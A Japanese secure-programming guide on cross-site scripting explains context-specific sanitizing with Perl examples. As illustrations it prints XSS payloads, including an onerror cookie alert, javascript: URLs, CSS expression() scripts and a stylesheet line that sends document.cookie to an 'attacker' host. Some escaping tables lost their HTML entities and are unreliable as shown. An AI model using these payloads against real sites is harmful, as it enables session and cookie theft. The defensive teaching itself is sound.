［1-2.］ クロスサイトスクリプティング

Webページに入力データをおうむ返しに表示している部分があると，ページ内に悪意のスクリプトが埋め込まれ，それを見たユーザとサーバ自身の両方に被害を及ぼす「クロスサイトスクリプティング」という不正の手口に利用されてしまう。

● ● ●

クロスサイトスクリプティング脆弱性とその対策の要領

クロスサイトスクリプティング脆弱性を簡単に紹介し，その対策の要領を紹介する。

クロスサイトスクリプティング脆弱性

最近「クロスサイトスクリプティング脆弱性により個人情報が盗まれる」といった話題を頻繁に耳にする。Webサイトを閲覧するだけで，ユーザの個人情報が盗み出されたり，コンピュータ上のファイルが破壊されたり，バックドアが仕掛けられたり，といったさまざまな被害を引き起こすセキュリティ問題である。


クロスサイトスクリプティングとは**図１**のような多少入り組んだ攻撃手法である。

（1）ユーザが悪意ある Web サイトを閲覧したときに，
（2）出力される Web ページに悪意あるスクリプトが埋め込まれており，
（3）まだそのスクリプトは効果を発揮せずに標的 Web サイトへ転送され，
（4）標的 Web サイトの「スクリプトを排除しない欠陥」を介して，スクリプトが効果を発揮する形でブラウザへ戻ってきて，
（5）スクリプトがブラウザで実行され，クッキーが漏洩したり，ファイルが破壊したりといった被害が発生する，

といった攻撃である。（4）のように，外部から与えられた「スクリプトを排除しない欠陥」がクロスサイトスクリプティング脆弱性である。ブラウザにとってはスクリプトは標的Webサイトから来たものなので，ブラウザはそのスクリプトへ標的Webサイトのクッキーのアクセスを許可してしまう。また標的Webサイトを信頼済みサイトとしているユーザの場合，ブラウザのセキュリティ機能が無効化された状態でのスクリプト実行が可能となってしまう。このように「あるサイトに書かれているスクリプトが別のサイトへとまたがって（クロスして）実行される」ことから、クロスサイトスクリプティングと呼ばれている。

クロスサイトスクリプティング脆弱性の本質的な原因は，標的Webサイトに外部から任意のスクリプトを混入できてしまう，ということである。このため，スクリプト混入問題とクロスサイトスクリプティング脆弱性を混同している人も多い。しかしクロスサイトスクリプティング脆弱性はスクリプト混入問題のなかの1つの問題である。スクリプト混入問題はクロスサイトスクリプティング脆弱性以外にもさまざまなセキュリティ

図１　クロスサイトスクリプティング



上の問題を引き起こす。

以降ではクロスサイトスクリプティング脆弱性に対する対策方法を紹介していく。スクリプト混入問題は広範に及ぶので，クロスサイトスクリプティング脆弱性に関するスクリプト混入問題に解説の焦点を絞る。

動的に生成される HTML ページをチェックしよう

検索エンジンや掲示板システム，Web メール，e-コマースサイトなど，インターネットではさまざまなWebアプリケーションが稼動している。Webアプリケーションにとって，「入力データをHTMLページへ埋め込む処理」はつきものである。もし入力データに悪意あるスクリプトが含まれていた場合，Web アプリケーションはHTMLページへ悪意あるスクリプトを埋め込んでしまうことになる。しかし，入力データにスクリプトが与えらることを考慮したアプリケーションは意外に少ない。残念ながらインターネット上のWebアプリケーションの多くは，クロスサイトスクリプティング脆弱性を有する。（参考文献『クロスサイトスクリプティング攻撃に対する電子商取引サイトの脆弱さの実体とその対策』より）

例えば**画面１**のような掲示板システムを考えてみよう。利用者は「①投稿枠」のフォーム部分で必要項目を記入し「☆書き込み☆」ボタンを押す。書き込むと記事は「①投稿枠」の下に「②記事枠」として追加される。いたって簡単なものである。

書き込まれた記事の内容は**図２**に示す投稿データフローを経て，データベースへ蓄積される。その後 HTML ページが生成されるとき，記事の内容は表示データフローを経て，データベースから取り寄せられ，**画面１**の「②記事枠」部分に埋め込まれる。この掲示板では書き込み記事にスクリプトが与えられることを考慮していないので，書き込まれた記事をデータベースへ記録するときも，データベースから取り寄せた記事の HTML を生成するときも，なんらデータをチェックしていない。データをチェックしスクリプトが含まれている場合は，スクリプトを無効化する必要がある。

サニタイジング（スクリプトの無効化）

サニタイジングとは入力データから危険な文字を検出し，置換・除去することにより，入力データを無害化する処理である。クロスサイトスクリプティング対策において，入力データの無害化とは主にスクリプトを無効化することである。サニタイジングを施してスクリプトとして機能しなくなった入力データは，そのま

画面１　掲示板システム





図２　掲示板システムのデータフロー



まHTMLページへ埋め込むことができる。適切なサニタイジングにより，ユーザのブラウザへスクリプトがそのまま送られることを阻止できる。

画面１の掲示板の「②記事枠」部分のHTMLを生成するPerlプログラムを**リスト１**に示す。プログラム中の変数$author，$url，$messageはデータベースから取り寄せられた記事データである。**リスト１**ではこれら記事データに対し，サニタイジングせずにprint文でそのまま出力しているため，クロスサイトスクリプティング脆弱性を有する。

リスト１　HTML生成部分のプログラム

```
1  print "<table>\r\n";
2  print "<tr><td>おなまえ</td><td>$author</td></tr>\r\n";
3  print "<tr><td>おもしろWeb</td>";
4  print "<td><a href="$url">$url</a></td></tr>\r\n";
5  print "<tr><td>どうおもしろいの</td><td>$message</td></tr>\r\n";
6  print "</table>\r\n";
```

リスト１を改善した簡単なサニタイジング例を**リスト２**に示す。12 ～ 20 行目のサニタイジング専用関数ez_sanitize()に引数として文字列を渡すと，HTMLで危険とされる5つの文字（&，<，>，"，'）をエスケープした文字列を返してくれる。1～3行目ではez_sanitize()関数を使用することで，変数$author，$url，$messageをサニタイジングしている。これにより<SCRIPT>といったスクリプトタグの埋め込みが，<SCRIPT>へと変換され，もはやスクリプトタグとしては機能しなくなる。この文字列をHTMLページへ埋め込んだとしても，ブラウザ上では単に<SCRIPT>という文字列が表示されるだけで，スクリプトが実行されることはない。

リスト２　簡易サニタイジング

```
 1  $author  = &ez_sanitize($author);  # $author をサニタイズ
 2  $url     = &ez_sanitize($url);     # $url をサニタイズ
 3  $message = &ez_sanitize($message); # $message をサニタイズ
 4
 5  print "<table>\r\n";
 6  print "<tr><td> おなまえ </td><td>$author</td></tr>\r\n";
 7  print "<tr><td> おもしろ Web</td>";
 8  print "<td><a href='$url'>$url</a></td></tr>\r\n";
 9  print "<tr><td> どうおもしろいの </td><td>$message</td></tr>\r\n";
10  print "</table>\r\n";
11
12  sub ez_sanitize {
13      my $input = $_[0];
14      $input =~ s/&/&amp;/g;          # & → &amp;
15      $input =~ s/</&lt;/g;           # < → &lt;
16      $input =~ s/>/&gt;/g;           # > → &gt;
17      $input =~ s/"/&quot;/g;         # " → &quot;
18      $input =~ s/'/&#39;/g;          # ' → &#39;
19      return $input;
20  }
```


以上，簡単なサニタイジングの例を紹介したが，実は完全な対策とはならない。特に $url には依然として悪意あるスクリプトを埋め込める余地がある。HTML の各文脈における対処法について，後半の「クロスサイトスクリプティング対策の詳細」をご覧いただきたい。

サニタイジングのタイミングは HTML 生成時

クロスサイトスクリプティングの解説記事でよく説明される「入力データチェックを厳密に」という表現から，**図３**の（1）フォーム受付時のタイミングでサニタイジングを行うのかと思いがちである。サニタイジングは（2）HTML 生成時のタイミングで行うべきである。次章「クロスサイトスクリプティング対策の詳細」で説明するが，データを埋め込むHTML中の文脈に合わせて適切なサニタイジング手法を選択する必要があるからである。また掲示板の例では，将来的にデータベースへの記事の書き込み手段として，メールによる投稿が導入された場合でも，（2）HTML 生成時のタイミングでサニタイジングしていれば，なんら手を加えることなく，いろんな入力源から入り込んでくるデータを漏れなくサニタイジングできる。また，同じデータに誤って 2 回以上サニタイジングしてデータの意味が変わってしまうという設計上のトラブルも防げる。

このようにサニタイジングのタイミングは（1）フォーム受付時ではなく，（2）HTML 生成時でなければならない。参考文献『Understanding Malicious Content Mitigation for Web Developers』でも HTML 生成時のサニタイジングを推奨している。

図３　サニタイジングのタイミング



クロスサイトスクリプティング対策の詳細

HTMLページへ入力データを埋め込む場合，適切なサニタイジングの手法はHTML中の文脈に応じて異なる。以降ではHTMLの各文脈ごとにサニタイジング手法を解説していく。なお，ブラウザは基本的にInternet Explorer 5.5 SP2を対象としているが，一部NetscapeNavigatorにおける問題も扱っている。

通常のテキスト部分

HTML中のタグではない通常のテキスト部分に入力データを埋め込む場合，次の3つの文字を置換することでサニタイジングできる。

- & → &
- < → <
- > → >

この部分に埋め込まれるスクリプトの典型例は<SCRIPT>タグである。また，シングルクオート，ダブルクオートを置換する必要はないが，置換しても問題はない。

タグ属性値

HTMLタグの属性値部分に入力データを埋め込む場合，次の5つの文字を置換し，入力データをダブルクオートまたはシングルクオートでくくることでサニタイジングできる。

- & → &
- < → <
- > → >
- " → "
- ' → '

5つの文字を置換するとしたが，実際には入力データをダブルクオートでくくった場合シングルクオートの置換は不要，シングルクオートでくくった場合ダブルクオートの置換は不要である。ただし余分に置換しても問題はないので，ダブルクオートとシングルクオートの両方を置換している。

もし入力データをダブルクオートかシングルクオートでくくらないと，次のようにイベントハンドラを追加され，スクリプトを埋め込まれる。

タグ属性はダブルクオートかシングルクオートでくくろう

```
安全：<IMG src="$selected_icon">

危険：<IMG src=$selected_icon>

ここで $selected_icon="no_such_icon onerror=alert(document.cookie);" の場合，次のように展開されてしまう

結果：<IMG src=no_such_icon onerror=alert(document.cookie);>
```

URL 属性

A タグの href 属性や IMG タグの src 属性は URL を指定するタグ属性である。URL 属性部分に入力データを埋め込む場合，単純な置換処理では対応できない。下記のような擬似スキーム（擬似プロトコル）を使用したURLが与えられた場合，スクリプトが実行されてしまう。ただし擬似スキームはこれら以外にも存在し，危険なものをすべてリストアップするのは困難である。また基本的にすべてのURLを記述する部分に共通して擬似スキームが使用できる。URL 属性部分の擬似スキーム対策は複雑である。

- javascript:alert("hello");
- vbscript:MsgBox("hello");
- about:<script>alert("hello");</script>

さらにNetscapeNavigatorでは，次の1行目のような記述を含むページを開いただけでスクリプトが実行されてしまう。Aタグであるのでクリックしなければ実行されないと思うかもしれないが実行されてしまう。さらに2行目のような記述の場合，ページを開いたときとクリックしたときで，別のスクリプトを実行させることができる。なお Mozilla0.9.5（Windows 版）では再現しなかった。

NetscapeNavigator のスクリプト起動

```
1  <A href="&{alert('hello');};">Need not to click me</a>
2  <A href="javascript:alert('Clicked');&{alert('Page loaded');};">Here</A>

   ※ NetscapeNavigator 4.72 日本語 Windows 版 で検証
```

タグの URL 属性部分については，次のような対策が妥当だろう。

- URL で許可されていない文字があるとき URL を完全に無効化
- 許可しないスキームがある場合 URL を完全に無効化
- HTML に埋め込むので特殊文字をエスケープ

URLサニタイジング関数のサンプルプログラムを**リスト３**に示す。ez_url_sanitize()関数の仕様は次のとおりである。

- RFC2396（注1）にしたがい入力 URL が認められる文字のみで構成されているかを確認。そうでなければ関数は空文字列を返す。（14 行目）
- スキームが許可するスキーム（http，https，mailto）または無指定であることを確認。（20 ～ 28 行目）そうでなければ関数は空文字列を返す。
- 以上の確認をパスした場合，入力 URL を安全な URL であると判断し，URL 文字列を HTML エス

リスト３　URL サニタイジング関数

```
 1  $url     = &ez_url_sanitize($url);  # $urlをサニタイズ
 2
 3  sub ez_url_sanitize {
 4      my $url = $_[0];
 5
 6      ### もしURLで許可されていない文字があるなら空文字列を返す ###
 7      # --- http://www.ietf.org/rfc/rfc2396.txt ---
 8      # uric = reserved | unreserved | escaped
 9      # reserved = ";" | "/" | "?" | ":" | "@" | "&" | "=" | "+" | "$" | ","
10      # unreserved = alphanum | mark
11      # mark = "-" | "_" | "." | "!" | "~" | "*" | "'" | "(" | ")"
12      # escaped = "%" hex hex
13
14      return '' if($url =~ m|[^;/?:@&=+\$,A-Za-z0-9\-_.!~*'()%]|);
15
16      ### もし未知のスキームなら空文字列を返す ###
17      # --- http://www.ietf.org/rfc/rfc2396.txt ---
18      # scheme = alpha *( alpha | digit | "+" | "-" | "." )
19
20      if($url =~ /^([A-Za-z][A-Za-z0-9+\-.]*):/) {
21          # $urlにはスキームがあるのでチェック
22          my $scheme = lc($1);    # スキームを小文字に変換
23          my $allowed = 0;
24          $allowed = 1 if($scheme eq 'http');
25          $allowed = 1 if($scheme eq 'https');
26          $allowed = 1 if($scheme eq 'mailto');
27          return '' if(not $allowed);
28      }
29
30      ### HTMLエスケープ ###
31      # special = "&" | "<" | ">" | '"' | "'"
32      # URL許可文字だけなので"<", ">", '"'は$url中に存在しない
33
34      $url =~ s/&/&amp;/g;         # & → &amp;
35      $url =~ s/'/&#39;/g;         # ' → &#39;
36
37      return $url;
38  }
```

ケープし関数の返り値とする。（34～37行目）

（**注１**・実をいうと，RFC2396は「URI」（Uniformed Resource Identifiers）というものの仕様について述べた文書である。我々が通常「URL」（Uniformed Resource Locators）と呼んでいるものは，正式にはこのURIの一種だ。URIにはさまざまな種類のものがあるが，それらのうち，http:，ftp:，mailto:といったスキームを持つものが慣習として「URL」と呼ばれている。）

正規のURLであるかどうかはRFC2396で規定されている許可文字のみから構成されているかどうかで判断している。8～12行目のコメント部はRFC2396からの抜粋であり，次の文字のみがURLにて許可されることを示している。

URL で許可される文字

```
英数字「;」「/」「?」「:」「@」「&」「=」「+」「$」「,」「-」「_」「.」「!」「~」「*」「'」「(」「)」「%」
```

18行目のコメント部もRFC2396からの抜粋で，URLのスキーム部分の書式が「英文字で始まり任意の数の英数字，+，-，.が連続する」ことを示している。RFC2396とPerl正規表現の表記法は異なるので，18行目と20行目のアスタリスクの位置が異なるが，同じ意味である。24～26行目で許可するスキームを判断しているので，追加したいスキームがあればここに追加すればよい。

31～32行目では「&」と「'」のみをHTMLエスケープしている。14行目でURL許可文字の確認をしており，$urlに「<」，「>」および「"」は含まれていないことが保証されているので，「<」，「>」および「"」のHTMLエスケープは不要である。

イベントハンドラ属性

onで名前が始るタグ属性はイベントハンドラと呼ばれる属性で，スクリプトが記述可能である。さまざまなイベントに応じてイベントハンドラ属性には多くの種類がある。よく使用するイベントハンドラには次のようなものがある。

- onchange
- onmouseover
- onload
- onerror

例えばHTMLソースで次のように記述すると，「ひみつ」という文字の上にマウスをのせただけでアラートボックスが現れる。

```
1  <SPAN onmouseover="alert('知りたい？');"> ひみつ </SPAN>
```

イベントハンドラ部分へ入力データを埋め込むことは危険であるため行うべきではない。入力データに応じてイベントハンドラの動作を変えたいとき，トリッキーなプログラマはOPTIONタグのvalue属性にスクリプト関数名を入れておき，それを入力データとして受け取ってイベントハンドラ属性部分に埋め込むかもしれない。しかしブラウザに送ったデータは改ざん可能であるので，スクリプト関数名の代わりにスクリプトが送り返されてくるかもしれない。こういう場合は，埋め込みたいスクリプト関数名のリストを予め用意しておき，入力データに対応するスクリプト関数名を埋め込む形にすべきである。入力データをそのままイベントハンドラ属性部分に埋め込んではならない。

<SCRIPT> ～ </SCRIPT>

<SCRIPT>タグで囲まれている範囲はすべてスクリプトとして実行されるので，この部分に入力データを埋め込んではならない。もしどうしても必要な場合は慎重に検討すべきである。

また次のように記述することにより，外部スクリプトファイルexternal.jsをインポートできる。インポートする外部スクリプトファイルを動的に変える必要があるかどうかは状況によって異なるだろうが，リンク部分には入力データを埋め込んではならない。悪意のスクリプトファイルを読み込んでしまうことになる。

```
1  <SCRIPT src="external.js"></SCRIPT>
```

<!-- 〜 -->

通常ならばコメント部分であるが，次のような場合はスクリプトが実行されるので注意が必要である。ただし <!-- スクリプト --> が１行に収まる場合はスクリプトは実行されない。

```
1  <script>
2  <!--
3  alert('in the comment');
4  -->
5  </script>
```

スタイル属性

意外なことにCSS（カスケーディングスタイルシート）のスタイルを指定する部分に埋め込んだスクリプトが実行されてしまう。例えばHTMLソースで次のように書くと，デザインが変わるどころか，IPAのホームページを開いてしまう。

```
1  <BR style=left:expression(eval('document.location="http://www.ipa.go.jp/";'))>
```

```
1  <STYLE type="text/javascript">
2  document.location="http://www.ipa.go.jp/";
3  </STYLE>
```

このようにスタイル属性部分にも入力データを埋め込んではならない。状況に応じてスタイルを変えたい場合，殆どのケースでスタイル属性を動的に埋め込む必要はなく，JavaScriptでスタイルを切り替えるなどの方法で代用できると考えられる。

外部スタイルシートへのリンク

HTMLの<HEAD>〜</HEAD>部分で次のように記述することにより，外部スタイルシート metalic_design.css をインポートできる。ページデザインを動的に切り替えるために，metalic_design.cssの部分を動的に切り替えたいこともあるだろう。しかしこの部分に入力データを埋め込んではならない。

```
1  <LINK rel="stylesheet" href="metalic_design.css">
```

このリンク部分もURL属性部分と同種であるため，次のように記述することによりスクリプトが実行されてしまう。

```
1  <LINK rel="stylesheet" href="javascript:alert('hello');">
```

```
1  <STYLE type="text/css">
2  @import url(javascript:alert('hello'));
3  </STYLE>
```

更にhttp://victim/index.htmlにて，別ドメインの外部スタイルシートhttp://attacker/malicious.cssをインポートしている場合，malicious.cssに記述されているスクリプトが実行されてしまう。悪いことにこのスクリプトはhttp://attacker/サイトから来ているにもかかわらず，http://victim/サイトのクッキーを参照できてしまう。

http://victim/index.html から外部スタイルシートをインポート

```
1  <LINK rel="stylesheet" href="http://attacker/malicious.css">
```

http://attacker/malicious.css

```
1  body { left: expression(
2               eval('document.location="http://attacker/"+document.cookie;')) }
```

まとめ

クロスサイトスクリプティングはスクリプト混入問題の一種である。とるべき対策はサニタイジング（データの無害化）であるが，データを表示するHTMLの文脈によりエンコーディング方法などの詳細な内容は変化する。サニタイジングのタイミングとしてはデータ入力時ではなくHTML生成時がよい。

参考文献

『Webサイトにおけるクロスサイトスクリプティング脆弱性に関する情報』，情報処理振興事業協会，セキュリティセンター
http://www.ipa.go.jp/security/ciadr/20011023css.html

『クロスサイトスクリプティング攻撃に対する電子商取引サイトの脆弱さの実体とその対策』，高木　浩光，関口　智嗣，大蒔　和仁
http://securit.etl.go.jp/research/paper/css2001-takagi-dist.pdf

『セキュアWebプログラミング』，佐名木智貴
http://www.trusnet.com/secinfo/docs/webprog1/index.html

『特集 狙われるWebアプリケーション』，高橋 信頼，「日経オープンシステム」2000年12月号

『Understanding Malicious Content Mitigation for Web Developers』（英文）
http://www.cert.org/tech_tips/malicious_code_mitigation.html

『Client Side Trojans』（英文）
http://shh.thathost.com/text/client-side-trojans.txt

『HOWTO: Prevent Cross-Site Scripting Security Issues』（英文）
http://support.microsoft.com/support/kb/articles/Q252/9/85.asp

『Security Advisory [Number: WH-08152001-1]』, 2001 WhiteHat Security（英文）
http://www.whitehatsec.com/labs/advisories/WH-Security_Advisory-08152001.html

『Minor IE vulnerability: about: URLs』（英文）
http://msgs.securepoint.com/cgi-bin/get/bugtraq0110/116.html

『Uniform Resource Identifiers (URI): Generic Syntax』, RFC2396（英文）
http://www.ietf.org/rfc/rfc2396.txt

『Web Naming and Addressing Overview (URIs, URLs, ...)』（英文）
http://www.w3.org/Addressing/

『An Index of WWW Addressing Schemes』（英文）
http://www.w3.org/Addressing/schemes

修正履歴

2002 年 7 月 15 日 「URL 属性」節の「リスト 3」14 行目の正規表現中の「`$,`」を「`\$,`」に訂正。